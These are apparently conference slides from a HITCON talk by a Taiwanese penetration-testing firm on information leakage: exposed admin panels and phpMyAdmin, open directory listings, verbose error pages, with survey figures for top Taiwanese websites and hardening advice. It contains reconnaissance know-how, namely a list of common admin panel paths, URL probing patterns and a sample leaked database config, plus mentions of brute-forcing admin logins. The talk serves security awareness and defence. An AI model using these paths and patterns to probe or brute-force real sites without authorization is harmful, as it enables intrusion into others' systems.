

HITCON X

# 被遺忘的資訊洩漏

## Information Leakage In Taiwan

Shaolin Hsu  
shaolin@devco.re

我們是誰

DEV/CORE

戴夫寇爾股份有限公司

# 團隊成員



Allen Own



Anfa Sam



Bowen Hsu



Orange Tsai



Shaolin Hsu



Shon Wang

- 資安技能金盾獎冠軍
- 台灣駭客年會 wargame 冠軍
- MS12-071
- CVE-2012-4775
- CVE-2013-0305
- CVE-2013-5967
- Yahoo! Bug Bounty (Orange)



# 滲透測試





# 滲透測試兩年來...

- 企業不知道自己的資訊洩漏
- 企業不在乎自己的資訊洩漏
- 常因資訊洩漏縮短滲透時間
- 甚至直接因資訊洩漏直接取得系統權限

# Agenda

- DEVCORE 常利用的資訊洩漏
  - 傳統資訊洩漏
  - 開發環境資訊洩漏
  - DNS 資訊洩漏
- 大數據資料蒐集
  - 成為 DDOS 大軍的一員
  - 大量自動化入侵



# DEVCORE 常利用的資訊洩漏

- ✦ 傳統資訊洩漏
  - ✦ 管理介面
  - ✦ 目錄 (Index of)
  - ✦ 錯誤訊息
- ✦ 開發環境資訊洩漏
- ✦ DNS 資訊洩漏





### SchoolIPAD系列



關於我們



問題和建議



線上客服

請輸入登入帳號和密碼



8954 更換驗證碼

[忘記密碼](#)

# ePage

# 風險

## 告訴歹徒保險箱位置

- 暴力破解管理帳號(高權限帳號)
- 後台防禦較弱
- 套件管理介面存在漏洞



# 範例:管理後台

## 管理者登入

1. 暴力破解帳號

2. 尋找其他漏洞

帳號	<input type="text"/>
密碼	<input type="password"/>

登入 重寫

# 範例:phpMyAdmin

## 1. 早期 phpMyAdmin 版本存有漏洞

phpMyAdmin

歡迎使用 phpMyAdmin

語系 - Language

中文 - Chinese traditional

登入

## 2. 提供一個對資料庫存取的介面

(註: 帳密來自其他洩漏或漏洞)

使用者名稱:

密碼:

執行

# 常見管理介面路徑

/access/	/letmein/
/adm/	/manage/
/admin/	/management/
/admin-console/	/memberadmin/
/admincontrol/	/phpmyadmin/
/administrator/	/resin-admin/
/adminLogin/	/root/
/adminRoot/	/siteadmin/
/AdminWeb/	/superuser/
/CFIDE/administrator/	/sysadmin/
/console/	/webadmin/
/ibm/console/logon.jsp	/wp-admin/ etc...

或利用 Google Hacking 尋找



# phpmyadmin 頁面洩漏狀況

調查

- 目標：Alexa 台灣前 525 大網站
- 含 21317 子網域, 11928 不重複 IP



## Alexa Top 525 Domains

## Subdomains

yahoo.com

360.yahoo.com

3d.yahoo.com

9.yahoo.com

....

facebook.com

api.facebook.com 21317 subdomain

api2.facebook.com

alpha.facebook.com

11928 unique IP

....

google.com

accounts.google.com

blogsearch.google.com

book.google.com

....

# phpmyadmin 頁面洩漏狀況

調查

## ▪ 偵測方式

- `http://#{subdomain}/phpmyadmin/`
- `http://#{subdomain}/phpMyAdmin/`
- `http://#{subdomain}/PMA/`





# phpmyadmin 頁面洩漏狀況


- Alexa 台灣前 525 大熱門網站

- 共發現 189 處資訊洩漏

- 145 個不重複 IP

- 39 個網站(7%)

**並非所有網站都使用PHP**



# phpmyadmin 頁面洩漏狀況

- 知名網站如：php.net、Adobe
- 電信業者、購物網站、媒體網站  
、政府機構、學校機關 ...



# 提醒

- 管理介面不對外開放存取(限制IP)

特定人士才可以碰的到保險箱

- 隱藏管理介面目錄(複雜目錄名)

把保險箱位置藏起來讓歹徒猜不到

- 加強後台安全措施(captcha etc...)

請保全看管保險箱



# DEVCORE 常利用的資訊洩漏

- ✦ 傳統資訊洩漏
  - ✦ 管理介面、預設頁面
  - ✦ 目錄 (Index of)
  - ✦ 錯誤訊息
- ✦ 開發環境資訊洩漏
- ✦ DNS 資訊洩漏



# Index of /pages

- [Parent Directory](#)
- [Scripts/](#)
- [Thumbs.db](#)
- [about.html](#)
- [about.php](#)
- [admin.php](#)
- [banner/](#)
- [banner\\_index.html](#)
- [branch.html](#)
- [branch.php](#)
- [cart\\_add.php](#)
- [cart\\_change.php](#)
- [colorbox.css](#)
- [colorbox/](#)
- [contact.html](#)
- [contact.php](#)
- [download.html](#)
- [download.php](#)
- [downloadf.php](#)
- [filem/](#)
- [footer.html](#)
- [fupload.php](#)
- [header.html](#)
- [header.php](#)
- [header\\_sub.html](#)
- [header\\_sub.php](#)
- [images/](#)
- [knowledge.html](#)
- [knowledge\\_sub.html](#)
- [login.php](#)

# 風險

## 房屋平面設計圖一覽無遺

- 洩漏網站目錄結構
- 有機會存取機敏檔案
- 有機會存取設定檔



## Index of /members/ /身份證

- [Parent Directory](#)
- [Save.BMP](#)
- [Save.JPG](#)
- [Save0003.JPG](#)
- [Save0006.BMP](#)
- [Thumbs.db](#)
- [學生證.BMP](#)
- [學生證.doc](#)
- [身分證.doc](#)
- [郵局帳戶.doc](#)

- [Parent Directory](#)
- [Save.BMP](#)
- [Save.JPG](#)
- [Save0003.JPG](#)
- [Save0006.BMP](#)
- [Thumbs.db](#)
- [學生證.BMP](#)
- [學生證.doc](#)
- [身分證.doc](#)
- [郵局帳戶.doc](#)

範例:因為目錄開啟洩漏機敏檔案

## Index of /config

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">application.rb</a>	12-Aug-2013 08:46	2.1K	
<a href="#">boot.rb</a>	25-Jan-2012 15:09	191	
<a href="#">database.yml</a>	03-May-2013 08:46	1.1K	
<a href="#">environment.rb</a>	25-Jan-2012 15:09	149	
<a href="#">environments/</a>	12-May-2013 10:52	-	
<a href="#">initializers/</a>	30-Jun-2013 16:47	-	
<a href="#">locales/</a>	04-Sep-2013 22:47	-	
<a href="#">routes.rb</a>	04-Sep-2013 20:37	3.3K	



範例:因為目錄開啟洩漏設定檔(1/2)




# 範例:因為目錄開啟洩漏設定檔(2/2)

```
# MySQL. Versions 4.1 and 5.0 are recommended.
#
# Install the MYSQL driver
#   gem install mysql2
#
# Ensure the MySQL gem is up to date
#   gem update --system
#
# And be sure to use the right version of the MySQL client
#   http://dev.mysql.com/doc/refman/5.0/en/old-client.html
#
# mysql -u root -p'password' -h localhost Kikao_development
development:
  adapter: mysql2
  encoding: utf8
  reconnect: false
  database: Kikao_development
  pool: 5
  username: root
  password: 'password'
  socket: /var/run/mysqld/mysqld.sock

# Warning: The database defined as "test" will be erased and
# re-generated from your development database when you run "rake"
# Do not set this db to the same as development
test:
  adapter: mysql2
  encoding: utf8
  reconnect: false
  database: Kikao_test
  pool: 5
  username: root
  password: 'password'
  socket: /var/run/mysqld/mysqld.sock

# mysql -u kikao -p'password' -h localhost Kikao_production
production:
  adapter: mysql2
  encoding: utf8
  reconnect: false
  database: kikao
  pool: 5
  username: kikao
  password: 'password'
  host: mysql
```

```
production:
  adapter: mysql2
  encoding: utf8
  reconnect: false
  database: kikao
  pool: 5
  username: kikao
  password: 'password'
  host: mysql
```



# 目錄(index of) 洩漏狀況

調查

- 目標：Alexa 台灣前 525 大網站
  - 含 21317 子網域, 11928 不重複 IP
- 偵測方式
  - `http://#{subdomain}/`  
根目錄即可任意瀏覽




# 目錄(index of) 洩漏狀況

- Alexa 台灣前 525 大熱門網站

- 共發現 65 處資訊洩漏

- 50 個不重複 IP

- 25 個網站(5%)



**只檢查首頁，實際出現問題的網站更多**

# 提醒

- 若無需要請**關閉目錄顯示功能**

- 以 Apache 為例:

- 修改目錄設定

- `<Directory />`

- `Options -Indexes`

- `</Directory>`



# DEVCORE 常利用的資訊洩漏

- ✦ 傳統資訊洩漏
  - ✦ 管理介面、預設頁面
  - ✦ 目錄 (Index of)
  - ✦ 錯誤訊息
- ✦ 開發環境資訊洩漏
- ✦ DNS 資訊洩漏





# 无法加载模块:GG\_in\_in\_der

错误位置


FILE: /data/web/.../ThinkPHP/Common/functions.php LINE: 112

ThinkPHP<sup>3.1.3</sup> { Fast & Simple OOP PHP Framework } -- [ WE CAN DO IT JUST THINK ]

# 風險

- 洩漏檔案路徑
- 洩漏程式寫法
- 洩漏機敏設定





INT

Load URL  Split URL Execute

Enable Post data  Enable Referrer

### PHP warning

trim() expects parameter 1 to be string, array given

```

302 * the corresponding controller. For e
303 * then the controller will be created
304 * </ol>
305 * @param string $route the route of t
306 * @param CWebModule $owner the module
307 * instance is the owner.
308 * @return array the controller instan
309 */
310 public function createController($route
311 {
312     if($owner===null)
313         $owner=$this;
314     if(($route=trim($route, '/'))===')
315         $route=$owner->defaultController;
316     $caseSensitive=$this->getUrlManager()->caseSensitive;
317
318     $route.=' /';
319     while(($pos=strpos($route, '/'))!==false)
320     {
321         $id=substr($route, 0, $pos);
322         if(!preg_match('/^\w+$/',$id))
323             return null;
324         if(!$caseSensitive)

```

```

